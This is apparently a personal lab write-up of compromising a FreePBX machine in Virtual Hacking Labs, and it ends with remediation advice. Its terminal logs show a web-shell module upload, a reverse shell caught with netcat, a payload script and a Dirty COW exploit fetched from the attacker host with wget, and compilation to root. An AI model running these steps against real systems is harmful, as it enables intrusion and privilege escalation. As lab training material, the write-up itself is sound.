
I git clone the module, tar the archive, and upload it to the import section:




Installing it from the admin module:





We now have a web shell:





This took me a little bit of time, as I was getting some output, but nothing was happening. I realized that the command was executing, then terminating, so my netcat sessions were dropping. After a little bit of trial and effort, I decided to upload a simple bash script that returned a shell instead of executing it in session.






File Actions Edit View Help
└─$ ping pbx
PING pbx (10.14.1.17) 56(84) bytes of data.
64 bytes from pbx (10.14.1.17): icmp_seq=1 t
64 bytes from pbx (10.14.1.17): icmp_seq=2 t
^C
--- pbx ping statistics ---
2 packets transmitted, 2 received, 0% packet
rtt min/avg/max/mdev = 120.007/122.119/124.2
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/res
└─$ nc -lvp 12345
listening on [any] 12345 ...
connect to [172.16.4.1] from pbx [10.14.1.17
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/res
└─$ nc 10.14.1.7 12345
(UNKNOWN) [10.14.1.7] 12345 (?) : Connection
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/res
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [172.16.4.1] from pbx [10.14.1.17
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/res
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [172.16.4.1] from pbx [10.14.1.17
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/res
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [172.16.4.1] from pbx [10.14.1.17
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/res
└─$
FreePBX Administration — Mozilla Firefox
Virtual Hacking Labs - Re
FreePBX Administration
10.14.1.17/admin/config.php?display=shell#aShell
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec RESET PANEL
Admin Applications Connectivity Dashboard Reports Settings UCP
SHELL
wget 172.16.4.1/basic_shell.sh
Execute >
No output.
EVAL PHP
PHP Code
Run
FreePBX
let freedom ring™
Transferring data from 10.14.1.17...
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.14.1.17 - - [29/Aug/2023 20:23:45] "GET /basic_shell.sh HTTP/1.1" 200 -


File Actions Edit View Help
--- pbx ping statistics ---
2 packets transmitted, 2 received, 0% packet
rtt min/avg/max/mdev = 120.007/122.119/124.23
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/resu
└─$ nc -lvp 12345
listening on [any] 12345 ...
connect to [172.16.4.1] from pbx [10.14.1.17]
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/resu
└─$ nc 10.14.1.7 12345
(UNKNOWN) [10.14.1.7] 12345 (?) : Connection
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/resu
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [172.16.4.1] from pbx [10.14.1.17]
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/resu
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [172.16.4.1] from pbx [10.14.1.17]
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/resu
└─$ nc -lvp 80
listening on [any] 80 ...
connect to [172.16.4.1] from pbx [10.14.1.17]
┌──(autorecon)─(kali㉿kali)-[~/…/15-pbxc/resu
└─$ nc -lvp 12345
listening on [any] 12345 ...
connect to [172.16.4.1] from pbx [10.14.1.17] 48683
bash: cannot set terminal process group (1571): Inappropriate ioctl for device
bash: no job control in this shell
asterisk@pbx:/var/www/html/admin$
FreePBX Administration — Mozilla Firefox
Virtual Hacking Labs - Re
FreePBX Administration
10.14.1.17/admin/config.php?display=shell#aShell
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec RESET PANEL
Admin Applications Connectivity Dashboard Reports Settings UCP
SHELL
./basic_shell.sh
Execute >
total 168
-rw-rw-r-- 1 asterisk asterisk 1229 Oct 6 2016 ajax.php
drwxrwxr-x 7 asterisk asterisk 4096 Oct 6 2016 assets
-rwxr-xr-x 1 asterisk asterisk 60 Aug 30 02:23 basic_shell.sh
-rw-rw-r-- 1 asterisk asterisk 16055 Oct 6 2016 bootstrap.php
-rw-rw-r-- 1 asterisk asterisk 27436 Oct 6 2016 config.php
-rw-rw-r-- 1 asterisk asterisk 21048 Oct 6 2016 functions.inc.php
drwxrwxr-x 2 asterisk asterisk 4096 Oct 6 2016 helpers
drwxrwxr-x 18 asterisk asterisk 4096 Oct 6 2016 i18n
drwxrwxr-x 2 asterisk asterisk 4096 Oct 6 2016 images
-rw-rw-r-- 1 asterisk asterisk 185 Oct 6 2016 index.php
drwxrwxr-x 8 asterisk asterisk 4096 Oct 6 2016 libraries
-rw-rw-r-- 1 asterisk asterisk 352 Oct 6 2016 module-builtin.xml
drwxrwxr-x 21 asterisk asterisk 4096 Aug 30 02:00 modules
-rw-rw-r-- 1 asterisk asterisk 54545 Oct 6 2016 page.modules.php
drwxrwxr-x 3 asterisk asterisk 4096 Oct 6 2016 views
EVAL PHP
PHP Code
Run
10.14.1.17



Success!

Privilege Escalation

I'm going to put all the images to the end of this one and just say - first I tried a number of dirty COW exploits, to no avail. Then, I decided to go back and run `linpeas.sh` to enumerate the system and determine anything I missed. It highlighted...Dirty COW.

I'm pretty sure I tried and compiled almost every different vulnerability Dirty COW had, and all were missing GLIBC. At which point I realized...does the target have `gcc` or `g++` ? It does... 40611.c ran, but didn't escalate permissions. 40847.cpp successfully escalated permissions.

```
┌──(kali㉿kali)-[~/tools]
└─$ searchsploit dirty cow
------------------------------------------------------------------------------------------ ----------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ----------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (1)                    | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Huge Zero Page (2)                    | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Esca | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (/e | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access Method)   | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation  | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access Method)    | linux/local/40611.c
------------------------------------------------------------------------------------------ ----------------------
```

```
╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
* * * * * [ -x /var/www/html/admin/modules/dashboard/scheduler.php ] && /var/www/html/admin/modules/dashboard/scheduler.php
31 * * * * /var/lib/asterisk/bin/freepbx-cron-scheduler.php
44 * * * * /usr/sbin/fwconsole util cleanplaybackcache -q
incrontab Not Found
-rw-r--r-- 1 root root     722 Feb  9  2013 /etc/crontab
```

```
[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ ubuntu=1
6.04|14.04|12.04 ]
   Download URL: https://www.exploit-db.com/download/40611
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Exposure: highly probable
   Tags: debian=7|8,RHEL=5|6|7,[ ubuntu=14.04|12.04 ],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
   Download URL: https://www.exploit-db.com/download/40839
   ext-url: https://www.exploit-db.com/download/40847
   Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh
```

```
$ chmod + 40611_cowroot
chmod + 40611_cowroot
$ chmod +x 40611_cowroot
chmod +x 40611_cowroot
$ chmod +x 40847_cow
chmod +x 40847_cow
$ ./40847_cow -s
./40847_cow -s
./40847_cow: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./40847_cow)
./40847_cow: /usr/lib/x86_64-linux-gnu/libstdc++.so.6: version `GLIBCXX_3.4.32' not found (required by ./40847_cow)
./40847_cow: /usr/lib/x86_64-linux-gnu/libstdc++.so.6: version `GLIBCXX_3.4.20' not found (required by ./40847_cow)
./40847_cow: /usr/lib/x86_64-linux-gnu/libstdc++.so.6: version `GLIBCXX_3.4.21' not found (required by ./40847_cow)
./40847_cow: /usr/lib/x86_64-linux-gnu/libstdc++.so.6: version `GLIBCXX_3.4.22' not found (required by ./40847_cow)
$ ./40611_cowroot
./40611_cowroot
./40611_cowroot: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.33' not found (required by ./40611_cowroot)
./40611_cowroot: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./40611_cowroot)
$
```

```
$ which g++
which g++
/usr/bin/g++
$ wget 172.16.4.1/40847_cowroot.cpp
wget 172.16.4.1/40847_cowroot.cpp
--2023-08-30 02:52:46--  http://172.16.4.1/40847_cowroot.cpp
Connecting to 172.16.4.1:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10212 (10.0K) [text/x-c++src]
Saving to: ‘40847_cowroot.cpp’

100%[======================================>] 10,212      --.-K/s   in 0.1s

2023-08-30 02:52:46 (80.6 KB/s) - ‘40847_cowroot.cpp’ saved [10212/10212]

$ g++ -Wall -pedantic -O2 -std=c++11 -pthread -o 40847_cow 40847_cowroot.cpp -lutil
g++ -Wall -pedantic -O2 -std=c++11 -pthread -o 40847_cow 40847_cowroot.cpp -lutil
$ ./40847_cow -s
./40847_cow -s
Running ...
Password overridden to: dirtyCowFun

Received su prompt (Password: )

root@pbx:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
root@pbx:~# cp /tmp/.ssh_bak /etc/passwd
root@pbx:~# rm /tmp/.ssh_bak
root@pbx:~# cat /root/key.txt
cat /root/key.txt
tblehxvenm5rgt6hjco8
root@pbx:~#
```

Success!

Identified Vulnerabilities

- CVE-2016-5195

Remediation

The main factor(s) leading to initial access included:

- Weak / default passwords on PBX
- Module Install Access

The main factor(s) leading to privilege escalation here were:

- A Dirty COW exploitable version of Linux

Remediation steps then include:

- Setting a **much** more secure login password
- Update the Linux Kernel
- Disable module uploads in PBX